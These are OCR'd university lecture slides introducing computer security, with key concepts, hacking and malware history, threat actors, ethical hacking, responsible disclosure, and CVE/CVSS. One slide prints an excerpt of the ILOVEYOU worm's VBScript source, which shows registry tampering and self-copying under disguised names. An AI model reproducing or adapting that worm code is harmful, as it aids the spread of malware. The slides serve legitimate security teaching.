TU WIEN S&P Security & Privacy CYSEC CYBERSECURITYCENTER

Computer Security

Introduction to Security (192.019)

Marco **Squarcina**, Mauro **Tempesta**

Security & **Privacy** Research Unit (192-06)
https://**secpriv.wien**

What is Computer Security?

Prevention of damage to, protection of, and restoration of computers, electronic communications systems, electronic communications services, wire communication, and electronic communication, including information contained therein, to ensure its **availability**, **integrity**, **authentication**, **confidentiality**, and **nonrepudiation**.

National Institute of Standards and Technology (NIST)
https://csrc.nist.gov/glossary/term/computer_security

Key Security Concepts

- **Confidentiality**: sensitive information is not disclosed to unauthorized entities

- **Integrity**
  - Data: data has not been modified in an unauthorized or undetected manner
  - System: the system performs its intended function in an unimpaired manner

- **Availability**
  - Data: data stored on the system can be accessed by authorized users
  - System: the system works promptly and service is not denied to authorized users

Key Security Concepts

- **Authenticity**: property that data originates from its purported source
- **Accountability**: ability to track the actions of a certain entity uniquely to that entity
- **Nonrepudiation**: inability to deny responsibility for performing a specific act

Security is a Complicated Beast!

- **Intended functionality**
  - If the user provides <some expected input>
  - Then the system does <some expected action>

- **Security**
  - If an attacker performs <some unexpected action>
  - Then the system does **not** do <any really bad action>

Possibly infinite number of inputs / actions

Security properties are in general **undecidable**!

Security Vulnerabilities

Code injection

Default / weak passwords

Insecure users management

Usage of insecure libraries

Weakness in an information system, system security procedures, internal controls, or implementation that could be **exploited** or **triggered** by a threat actor

Broken access control

Memory safety violations

Missing / improper usage of cryptography

Security misconfigurations

Threats & Attacks

- A **threat** is any circumstance or event with the potential to compromise the security of the system
  - **Internal**: risks posed by actors having authorized access to the system
  - **External**: risks posed by actors not authorized to access the system

- An **attack** is a concrete attempt of exploiting the vulnerabilities of a system in order to compromise its security
  - **Passive**: attempt to obtain information by observing the operations of the system
  - **Active**: attempt to alter system resources or affect their operation

!!! IMPORTANT !!!

It is **ILLEGAL** to use the attack techniques shown in the course against real systems **without the consent of their owners!**

Legislation in Austria

- Austrian's criminal code (Strafgesetzbuch) includes various articles about attacks against computer systems:
  - **§118a**: Illegal access to a computer system
  - **§119**, **§119a**: Interception of confidential data or communications
  - **§126a**: Data corruption
  - **§126b**: Disruption of IT systems
  - **§126c**: Abuse of computer programs and login data
  - **§148a**: Online fraud
- Violations are punished with fines up to **360 Tagessätze** or sentences up to **5 years**

https://www.oesterreich.gv.at/themen/onlinesicherheit_internet_und_neue_medien/internet_und_handy__sicher_durch_die_digitale_welt/3/Seite.1720213.html

A Brief History of Hacking and (Computer) Security


The World's First "Hack" (1903)

- Demo by G. Marconi and J. Flemming about the recently developed, **purportedly secure** wireless telegraph at the Royal Accademy of Science (London)

- British magician N. Maskelyne **forged obscene messages** during the demo, disproving the incorrect security claims

The Cryptobombs (1938-1945)


- Oct. 1938: M. Rejewski, H. Zygalski and J. Rózycki develop the **bomba kryptologiczna**, used to break early Enigma machines
  - Dec. 1938: Two new rotors are added to Enigma, introducing a **tenfold increase** in the attack's complexity
- 1940: Deployment of the **British bombe** developed by A. Turing, G. Welchmann and H. Keen, based on the polish one
- 1942: Construction of an improved bombe by the **US Navy** supporting the new 4-rotor Enigma machines used from 1941



Phreaking (1960s - 1970s)

- Culture of people who experimented with **public telephone networks** to understand their inner workings

- Gained strong popularity with the reverse engineering of the routing techniques for **long-distance calls**
  - AT&T's automated switches used **in-band signaling** to transmit commands (end of a call, dialing a number)
  - A tone of 2600 Hz indicated that the call was over, while retaining an open carrier line
    - Call a toll-free number in the target area
    - Send the command to end the call and start a new one
    - New call is started without being charged!



The First Malware Appears (1970s)


- Creeper (1971) is acknowledged as the first **malware software** in history (B. Thomas, R. Tomlinson)
  - Spreaded over the 28 computers connected to ARPANET that were running the TENEX operating systems
  - Printed a message to the console of infected systems, no actual harm was caused

- Reaper (1972) is the first **anti-malware software** in history
  - Spreaded using the same technique as Creeper
  - Deleted Creeper from the infected system and, after some time, deleted itself

First Break-ins into Computer Systems (1970s - 1980s)

- K. Mitnick (1979) broke into the Ark, the computer system used by DEC to develop the operating system RSTS/E
  - Sentenced in 1988 (one year in prison + 3 years probation) for having copied the DEC's software

- A group of teenagers (the 414s) broke into multiple high-profile computer systems between 1982 and 1983
  - Exploited common / default passwords
  - Triggered the **development of laws** specific to computer fraud in the US



First Legislation Against Computer Fraud (1980s - 1990s)

- US Congress passes the **Computer Fraud and Abuse Act** (1986)
  - Breaking into computer systems is prosecuted as a crime

- UK Parlament passes the **Computer Misuse Act 1990**
  - Reaction to the acquittal of S. Gold and R. Schifreen, who managed to access the mailbox of the Duke of Edinburgh
    - Discovered via shoulder surfing the credentials of a British Telecom's engineer (UN: 22222222, PW: 1234)
    - Conviction under the Forgery and Counterfeiting Act 1981
    - Court of Appeal overruled the sentence due to inappropriate forgery charges and lack of material gain


Codebusters spy on hidden royal messages

BY PETER SHERIDAN


PRINCE PHILIP'S personal computer mail has been intercepted by amateur code breakers, it was revealed last night. And the intruders have also infiltrated other private files because of a security breach in British Telecom's computer information network, Prestel.

What a Whambles!


FT NEWSFLASH !!!
£1 EQUALS $50

The Growing Costs of Malware (1980s - 2000s)

- The Morris worm (1988) was the first to attract the attention of mainstream media
  - Exploited wake passwords, vulnerabilities in sendmail and finger
  - A couple thousand computers infected, estimated economic impact between **$100,000** and **$10,000,000**




- AIDS (1989) is the first known **ransomware**
  - Hid all directories and encrypted all filenames after the 90th reboot of the computer
  - A floppy disk reversing the changes was shipped upon payment of a ransom



The Growing Costs of Malware (1980s - 2000s)

- Melissa (1999) is to date the fastest **macro virus** to spread via e-mail
  - Upon opening the infected file, the virus sent itself to the first 50 contacts of Microsoft Outlook
  - Modified the template file Normal.dot to infect other document files


- ~100k computers infected on the first day
  - Slow-downs due to the huge e-mail traffic, companies closed their networks
  - Estimated damages of **$80 million**



The Growing Costs of Malware (1980s - 2000s)

- ILOVEYOU (2000) is a worm that infected over **10 million** Windows PC via e-mail within a few days
  - Contained in an attachment whose name contained two extensions ".TXT.vbs", the second one was often hidden
  - After execution, the worm spreads itself via Microsoft Outlook, randomly overwrites local files, and downloads a trojan to steal the user's passwords

- **$15 billions** of estimated damages and costs for worm removal worldwide





```
rem  barok -loveletter(vbe) <i hate go to school>
rem by: spyder  /  ispyder@mail.com  /  @GRAMMERSoft Group  /  Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host
\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings
\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

Computer Security Today

Current Landscape

Cybercrime ranked as the **8th most severe global threat** (World Economic Forum, Global Risk Report 2023)




Worldwide **cybercrime costs** (estimate)
$8.15 trillion (2023)
$13.82 trillion (2028)


Average **ransom** payments (Q2 2023)
$740,144

Current Landscape

Size of the **cybersecurity market** (estimate)
2023: **$250 billion**
2028: **$487 billion**



Demand for security experts **higher** than offer
72% filled positions (US, Sep. 2022 - Aug. 2023)




Reported **security vulnerabilities**
65k on HackerOne (2022)
28,961 issued CVEs (2023)

Commercialization - Bug Bounty Programs

- Reward programs for security researchers where vulnerabilities are reported to the **software developer / system owner**
  - Possibly via an intermediate platform (e.g., HackerOne, ZDI)
  - Security fixes can be produced **before** the vulnerability is exploited

- Most of large tech companies run their own program
  - Google: up to $1M for persistent, zero-click vulns on Pixel devices
    - $12M paid for rewards in 2022
  - Microsoft: up to $100K for Windows vulnerabilities
  - Apple: up to $1M for persistent, zero-click vulns on Apple products
  - Meta: up to $300K for remote code execution on mobile apps




Commercialization - Gray / Black Markets

- **Gray markets**: exploits are sold only to *"selected institutions"* (e.g., governments in Europe / North America)
  - Infringments of such policies are not uncommon


- **Black markets**: platforms on the Dark Web where cybercriminals (and other entities) buy exploits
  - Payments over privacy-preserving systems (e.g., cryptocurrencies)

- Higher payouts, but security of users and systems **remains at risk**!



Threat Actors (aka Attackers)

- **Cybercriminals**
  - Infiltrate systems for monetary gain
  - Supported by criminal infrastructure providers supplying tools and services to carry out attacks (e.g., botnets for distributed DoS attacks)



- **Ideologues**
  - Inspired by political and social issues
  - Hacktivists perform attacks to spread their message / draw attention on a specific topic
  - Terrorists seek to spread terror

Threat Actors (aka Attackers)

- **Nation-state actors**
  - Cyber espionage, sabotages, attacks against critical infrastructures
  - Operation Aurora (Jun. - Dec. 2009):
    - Sequence of attacks carried out by the Chinese group Elderwood
    - Targeted over 20 companies, including Google, Adobe, Yahoo, Morgan Stanley
    - Intellectual property theft and access to sensitive US government surveillance information
  - Stuxnet (2007 - 2010):
    - Malware (likely) developed by Equation Groud (ties with NSA)
    - Targeted the controllers used in the centrifuges of Iran's nuclear plants

Threat Actors (aka Attackers)

- **Insiders**
  - Members of the organization to be attacked (e.g., bribed by external organisations / seeking for revenge)
  - Insider attacks are challenging to prevent due to partial access to the organisation systems, enforcement of different security policies, etc.

Leader of Conspiracy to Illegally Unlock Cell Phones for Profit Extradited from Hong Kong

Tuesday, August 6, 2019

Share


For Immediate Release
Office of Public Affairs

Bribed Workers at AT&T's Bothell Customer Service Center to Plant Malware and Illegally Unlock Cell Phones

A 34-year-old citizen of Pakistan, who is alleged to have paid insiders at telecommunications giant AT&T to plant malware and otherwise misuse computer networks to unlock cellphones, was charged in a 14-count federal indictment unsealed yesterday following his extradition from Hong Kong to the Western District of Washington.

Ethical Hacking


Hacker - What Dictionaries Say




Ethical Hacking

- Ethical hackers (white-hat hackers) are security experts who aim to identify security vulnerabilities of a system **with the owner's consent**
  - Attacks should not cause **any harm** to the system and its users
  - Identified vulnerabilities must be kept confidential (**responsible disclosure**)
  - Actionable solutions are possibly proposed

Ethical Hacking - Do's and Don'ts



Conduct experiments on **your own** or **test accounts**



Unintentionally leaked data of real users must be deleted **as soon as possible**

No **destructive attacks**!
Goal is to show the presence of a vulnerability!

Responsible Disclosure

- **Coordinated disclosure model for security vulnerabilities**
  - Discoverer gets in touch with the responsible parties to report the vulnerability
  - Responsible parties have a certain number of days (negotiable) to remedy the issue
  - Vulnerability is revealed to the public **only after the deadline** (or after the release of the fix, if sooner),
  - Typical deadlines: 90 days (Google Project Zero), 120 days (ZDI)

- **Advantages**
  - Developers have **sufficient time** to fix the problem and ship updated software
  - Problems are (most of the times) **actually fixed**!

Security Vulnerabilities

CVE - Identifiers for Security Vulnerabilities

- **C**ommon **V**ulnerabilities and **E**xposures: identifiers for public vulnerabilities
- The format is CVE-[4 Digit Year]-[Sequential Identifier], e.g., `CVE-2022-31629`
- CVEs are assigned one or more **CWEs** (Common Weakness Enumeration)
- CVEs are issued by **CVE Numbering Authorities (CNAs)**
  - **MITRE** is the primary CNA
  - Companies such as Oracle are CNAs and assign CVEs to their own products
  - Some CNAs can assign CVEs to programs outside the scope of other CNAs (e.g., Talos)
  - 364 CNAs, 3 in Austria

CVE - Identifiers for Security Vulnerabilities

- **Problems? Many.** Some examples...
  - CNAs have different policies: known vulns affecting EOL products may not receive CVEs
  - Bug vs Vuln: Third-party CNAs may issue bogus CVEs (https://lwn.net/Articles/944209/)
  - Coverage: CVEs are not well-suited for some software types, e.g., SaaS (**S**oftware **a**s **a** **S**ervice)
  - Reputation damage? Historically, more CVEs = less secure. Now things are changing...


Linux CNA: ID all the things

```
able release process, kernel changes that are
ues are identified by the developers responsible
ts and have CVE numbers automatically assigned
nts are published on the linux-cve mailing list
+as announcements in a frequent basis.
+
+Note, due to the layer at which the Linux kernel is in a system, almost
+any bug might be exploitable to compromise the security of the kernel,
+but the possibility of exploitation is often not evident when the bug is
+fixed.  Because of this, the CVE assignment team are overly cautious and
+assign CVE numbers to any bugfix that they identify.  This
+explains the seemingly large number of CVEs that are issued by the Linux
+kernel team.
+
```

CVSS

How bad is a vulnerability? **CVSS** to the rescue!

- CVEs are assigned a severity score using the **C**ommon **V**ulnerability **S**coring **S**ystem
- CVSS v.4.0, released on November 2023 https://www.first.org/cvss/calculator/4.0 (but v.3.1 is still dominant)
- **4 severity levels**
  - Low (0.1-3.9)
  - Medium (4.0-6.9)
  - High (7.0-8.9)
  - Critical (9.0-10.0)




- **Problems?** The scoring is subjective and certain categories are ambiguous
- CVEs are defined by the CNAs, but different organizations can re-analyze the issue and assign a different score. Many discrepancies between the scoring assigned by the CNA and those by the **NIST NVD**

Example of a CVE/CVSS (CVE-2014-0160)

Heartbleed

*The (1) TLS [...] implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a **buffer over-read**, as demonstrated by reading private keys [...]*

source https://xkcd.com/1354/




Example of a CVE/CVSS (CVE-2014-0160)

Heartbleed

*The (1) TLS [...] implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a **buffer over-read**, as demonstrated by reading private keys [...]*

